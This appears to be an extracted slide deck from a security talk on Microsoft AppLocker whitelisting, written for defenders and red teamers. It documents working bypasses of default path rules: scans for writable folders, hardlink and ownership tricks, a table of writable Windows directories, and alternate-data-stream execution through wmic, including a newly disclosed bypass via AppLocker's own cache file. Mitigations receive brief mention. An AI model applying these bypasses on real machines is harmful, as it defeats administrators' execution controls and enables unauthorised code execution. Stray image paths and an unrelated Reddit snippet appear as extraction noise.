

APP-O-LOCKALYPSE NOW!

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DROPPING LOCKSCREEN BYPASS 0-DAY



4. "Prevent a locked-down work PC from sleeping," wrote one Reddit user. That moving hand will always trigger the mouse.

Verycoldsoup had the best comment for this tip: "The computer goes to sleep after 5 minutes"

"Not on my watch."



WHY APPLOCKER?

- MISUNDERSTOOD PRODUCT
- IMPLEMENTED AT MANY CUSTOMERS
- OFTEN OVERLOOKED (FREE)
- BOTH SIDES — RED AND BLUE

WHAT I WILL COVER

OVERVIEW APPLOCKER

BASIC SETUP

BYPASS TECHNIQUES AND MITIGATIONS (APP-O-LOCKALYPSE PART)

DROPPING A DISCOVERY MADE A FEW WEEKS AGO!

UPDATE ON THE POWERSHELL MODULE — POWERAL

APPLOCKER — WHAT IS IT?

ONE OF MICROSOFT'S WHITELISTING SOLUTIONS

SOFTWARE RESTRICTION POLICY VERSION 2

REQUIRES ENTERPRISE/EDUCATION SKU*

PART OF DEFENSE-IN-DEPTH

ALLOWS/DENY EXECUTION BASED ON HASH/PUBLISHER/PATH

APPLOCKER — WHAT IS IT NOT?

NOT A SECURITY BOUNDARY

Sikker | <https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria?rtc=1>

Defense-in-depth security features

In some cases, a security feature may provide protection against a threat without being able to provide a robust defense. These security features are typically referred to as defense-in-depth features or mitigations because they provide additional security but may have by design limitations that prevent them from fully mitigating a threat. A bypass for a defense-in-depth security feature by itself does not pose a direct risk because an attacker must also have found a vulnerability that affects a security boundary, or they must rely on additional techniques, such as social engineering to achieve the initial stage of a device compromise.

The following table summarizes the defense-in-depth security features that Microsoft has defined which do not have a servicing plan. Any vulnerability or bypass that affects these security features will not be serviced by default, but it may be addressed in a future version or release. Many of these features are being continuously improved across each product release and are also covered by active bug bounty programs.

In some cases, defense-in-depth security features may take a dependency that will not meet the bar for servicing by default. As a result, these defense-in-depth security features will also not meet the bar for servicing by default. An example of this can be observed with Shielded Virtual Machines which takes a dependency on an administrator not being able to compromise the kernel or a Virtual Machine Worker Process (VMWP) which is protected by PPL. In this case, Administrator-to-Kernel and PPL are not serviced by default.

Category	Security feature	Security goal	Intent is to service?	Bounty?
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No
User safety	AppLocker	Prevent unauthorized applications from executing	No	No
User safety	Controlled Folder Access	Protect access and modification to controlled folders from apps that may be malicious	No	No

APPLOCKER — WHAT IS IT NOT?

NOT MEANT TO PROTECT ADMINS

[HTTPS://ODDVAR.MOE/2018/07/27/APLOCKER-FOR-ADMINS-DOES-IT-WORK/](https://oddvar.moe/2018/07/27/applocker-for-admins-does-it-work/)

[HTTPS://ODDVAR.MOE/2019/02/01/BYPASSING-APPLOCKER-AS-AN-ADMIN/](https://oddvar.moe/2019/02/01/bypassing-applocker-as-an-admin/)

DEMO — BASIC SETUP

60% OF THE TIME,
IT WORKS

EVERY TIME

APPLOCKER — BASIC SETUP

This app has been blocked by your system administrator.

Contact your system administrator for more info.

Copy to clipboard


Close

Command Prompt

```
C:\temp>ExpertsLiveRocks.exe  
This program is blocked by group policy. For more information, contact your system administrator.  
C:\temp>_
```


APPLocker — OTHER SETUP TYPES

- PUBLISHER RULES FROM SPECIFIC VENDORS
- CHAOS APPROACH
- AARONLOCKER



BYPASSES AND MITIGATIONS

GET READY FOR THE APP-O-LOCKALYPSE!



DEFAULT APPLOCKER RULES — PATH RULES

- DEFAULT WINDOWS PERMISSIONS
- PERMISSIONS ON 3RD PARTY SOFTWARE
- ACCESSCHK TO SEE PERMS —

<https://gist.githubusercontent.com/api0cradle/95cd51fa1aa735d9331186f934df4df9/raw/861f31d74d10811ccf45aeb61c4aee2d4c77251/AccessChk.bat>

```
accesschk -w -s -q -u Users "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Everyone "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u Interactive "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "This Organization" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Authentication authority asserted identity" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u "Mandatory Label\Medium Mandatory Level" "C:\Program Files" >> programfiles.txt
accesschk -w -s -q -u %username% "C:\Program Files" >> programfiles.txt

accesschk -w -s -q -u Users "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Everyone "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Authenticated Users" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u Interactive "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "This Organization" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Authentication authority asserted identity" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u "Mandatory Label\Medium Mandatory Level" "C:\Program Files (x86)" >> programfilesx86.txt
accesschk -w -s -q -u %username% "C:\Program Files (x86)" >> programfilesx86.txt

accesschk -w -s -q -u Users "C:\Windows" >> windows.txt
```



DEFAULT APPLOCKER RULES – PATH RULES

WHAT ARE WE LOOKING FOR?

- CREATE FILES / WRITE DATA
- CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA
- TRAVERSE FOLDER / EXECUTE FILE

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FILES / WRITE DATA



Allow Users (RESEARCH3\Users)


Create files / write data

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FILES / WRITE DATA

```
C:\Windows\system32\cmd.exe
```

```
C:\>c:\Tools\autoruns.exe  
This program is blocked by group policy. For more information,
```



DEFAULT APPLOCKER RULES – PATH RULES

CREATE FILES / WRITE DATA

 C:\Windows\system32\cmd.exe

```
C:\>copy c:\Tools\autoruns.exe "C:\Program Files (x86)\Dummy\OnlyFiles\autoruns.exe"  
1 file(s) copied.
```

```
C:\>"C:\Program Files (x86)\Dummy\OnlyFiles\autoruns.exe"  
Access is denied.
```

```
C:\>_
```

DEFAULT APPLOCKER RULES - PATH RULES

Can also
use Mklink
/H

READ / WRITE DATA

C:\> C:\Windows\system32\cmd.exe

```
C:\>fsutil hardlink create "c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe" c:\tools\autoruns.exe
Hardlink created for c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe <==> c:\tools\autoruns.exe
```

```
C:\>"c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe"
```

```
C:\>_
```

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot
KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI

Autorun Entry		Description	Publisher	Image Path	Timestamp
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries					4/12/2018 1:41 AM
<input checked="" type="checkbox"/>	AF_UNIX	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
<input checked="" type="checkbox"/>	Hyper-V RAW	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
<input checked="" type="checkbox"/>	MSAFD Irda [IrDA]	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA

Advanced Security Settings for CreateFoldersRight

Name: C:\Program Files (x86)\Dummy\CreateFoldersRight

Owner: Administrators (RESEARCH3\Administrators) [Change](#)

Permissions Auditing Effective Access

Include group membership [Click Add items](#) Add items

Device: [Select a device](#)

Include group membership [Click Add items](#) Add items

[Include a user claim](#)

[Include a device claim](#)

[View effective access](#)

Effective access	Permission	Access limited by
×	Full control	File Permissions
×	Traverse folder / execute file	File Permissions
✓	List folder / read data	
×	Read attributes	File Permissions
×	Read extended attributes	File Permissions
×	Create files / write data	File Permissions
✓	Create folders / append data	
×	Write attributes	File Permissions
×	Write extended attributes	File Permissions
×	Delete subfolders and files	File Permissions

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA

C:\Windows\system32\cmd.exe

```
C:\Program Files (x86)\Dummy>mkdir "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder"  
C:\Program Files (x86)\Dummy>_
```


DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA

C:\Windows\system32\cmd.exe

```
C:\>icacls "C:\Program Files (x86)\Dummy\CreateFoldersRight\folder"  
C:\Program Files (x86)\Dummy\CreateFoldersRight\folder NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)  
BUILTIN\Administrators:(I)(OI)(CI)(F)
```

Successfully processed 1 files; Failed processing 0 files

C:\>_

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA

C:\Windows\system32\cmd.exe

```
C:\>icacls "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder" /grant:r Everyone:(OI)(CI)F /T
processed file: c:\Program Files (x86)\Dummy\CreateFoldersRight\folder
Successfully processed 1 files; Failed processing 0 files
```

```
C:\>_
```

WHAT IS THIS...

SORCERY?!

Advanced Security Settings for folder

Name: C:\Program Files (x86)\Dummy\CreateFoldersRight\folder

Owner: Normal User (normaluser@oddvar.moe)  [Change](#)

Permissions

Auditing

Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

	Type	Principal	Access	Inherited from	Applies to
	Allow	SYSTEM	Full control	C:\Program Files (x86)\...	This folder, subfolders and files
	Allow	Administrators (RESEARCH3\...	Full control	C:\Program Files (x86)\...	This folder, subfolders and files

How Permissions Work

In this section

- Permissions
- Conflicts Between User Rights and Permissions
- Related Information

Permissions are a key component of the Windows Server 2003 security architecture that you can use to manage the process of authorizing users, groups, and computers to access objects on a network.

Permissions enable the owner of each secured object, such as a file, Active Directory object, or registry key, to control who can perform an operation or a set of operations on the object or object property. Because access to an object is at the owner's discretion, the type of access control that is used in Windows Server 2003 is called discretionary access control. An owner of an object always has the ability to read and change permissions on the object.

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA

C:\ Windows\system32\cmd.exe

```
C:\>copy c:\Tools\autoruns.exe "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder"  
1 file(s) copied.
```

```
C:\>"c:\Program Files (x86)\Dummy\CreateFoldersRight\folder\autoruns.exe"
```

```
C:\>_
```

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

KnownDLLs	Winlogon	Winsock Providers	Print Monitors	LSA Providers	Network Providers		
Everything	Login	Explorer	Internet Explorer	Scheduled Tasks	Services	Drivers	Co

Autorun Entry	Description	Publisher	Image Path	Timestamp
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DEFAULT APPLOCKER RULES –



Folder	Bypass	Access
C:\Windows\Tasks	Drop and execute	RW
C:\Windows\Temp	Drop and execute	RW
C:\Windows\tracing	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\Registration\CRMLLog	Hardlink fsutil/mklink	RW
C:\Windows\System32\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\System32\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys	Drop and execute	RW
C:\Windows\System32\spool\PRINTERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\SERVERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\drivers\color	Drop and execute	RW
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\SysWOW64\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System	Drop and execute	RW

DEFAULT APPLOCKER RULES — PATH RULES

SCCM ALSO

 AppLocker-Bypass-Folderperms-CCM.md

```
c:\Windows\ccm\inventory\noidmifs
```

```
c:\Windows\ccm\logs
```

```
c:\Windows\ccm\systemtemp\appvtempdata\appvcommandoutput
```

DEFAULT APPLOCKER RULES — PATH RULES — 3RD

PARTY

```
1 c:\> |accesschk -w -s -q -u Users "C:\Program Files (x86)"  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log  
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log
```

```
2 C:\temp>type C:\temp\bginfo.exe > "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:bginfo.exe"
```

```
3 C:\Users\user>wmic process call create '"C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:bginfo.exe"  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 3564;  
    ReturnValue = 0;  
};
```

```
C:\Users\user>
```



NEW DISCOVERY

The screenshot shows a Windows File Explorer window titled 'AppLocker' with the address bar set to 'Local Disk (C:) > Windows > System32 > AppLocker'. The file list contains the following items:

Name	Date modified	Type	Size
AppCache.dat	5/9/2019 11:58 PM	DAT File	16 KB
AppCache.dat.LOG1	5/9/2019 11:58 PM	LOG1 File	8 KB
AppCache.dat.LOG2	5/9/2019 11:58 PM	LOG2 File	0 KB
Appx.AppLocker	5/9/2019 11:59 PM	APPLOCKER File	1 KB
Dll.AppLocker	5/9/2019 11:59 PM	APPLOCKER File	2 KB

Two property windows are open in the foreground:

- AppCache.dat.LOG2 Properties**: Shows the object name 'C:\Windows\System32\AppLocker\AppCache.dat'. The 'Group or user names' list includes LOCAL SERVICE, normal user (normaluser@oddvar.moe), Administrators (PC5\Administrators), and Users (PC5\Users). The 'Permissions for normal user' table shows 'Full control' and 'Modify' checked under the 'Allow' column.
- AppCache.dat.LOG1 Properties**: Shows the same object name. The 'Group or user names' list is the same, but 'normal user (normaluser@oddvar.moe)' is highlighted. The 'Permissions for normal user' table shows 'Full control', 'Modify', 'Read & execute', 'Read', and 'Write' checked under the 'Allow' column.

```
C:\Users\normaluser\Documents>type iconsext.exe > c:\windows\system32\Applocker\AppDataCache.dat.LOG1:bypass.exe
```

```
C:\Users\normaluser\Documents>dir /a /r c:\windows\system32\Applocker\AppDataCache.dat.LOG1
```

Volume in drive C has no label.

Volume Serial Number is 50AB-B32F

Directory of c:\windows\system32\Applocker

05/10/2019 05:34 AM

8,192 AppCache.dat.LOG1

27,136 AppCache.dat.LOG1:bypass.exe:\$DATA

1 File(s) 8,192 bytes

0 Dir(s) 117,679,013,888 bytes free

```
C:\Users\normaluser\Documents>wmic process call create 'c:\windows\system32\Applocker\AppDataCache.dat.LOG1:bypass.exe'
```

```
Executing (Win32_Process)->Create()
```

Method execution successful.

Out Parameters:

Instance of __PARAMETERS

{

ProcessId = 6216;

ReturnValue = 0;

};

```
C:\Users\normaluser\Documents>
```

! IconsExtract

File Edit View Help





DEMO — BYPASS PATH RULES

DEFAULT APPLOCKER RULES — PATH RULES

MITIGATIONS

■ DEFAULT PERMISSIONS WINDOWS


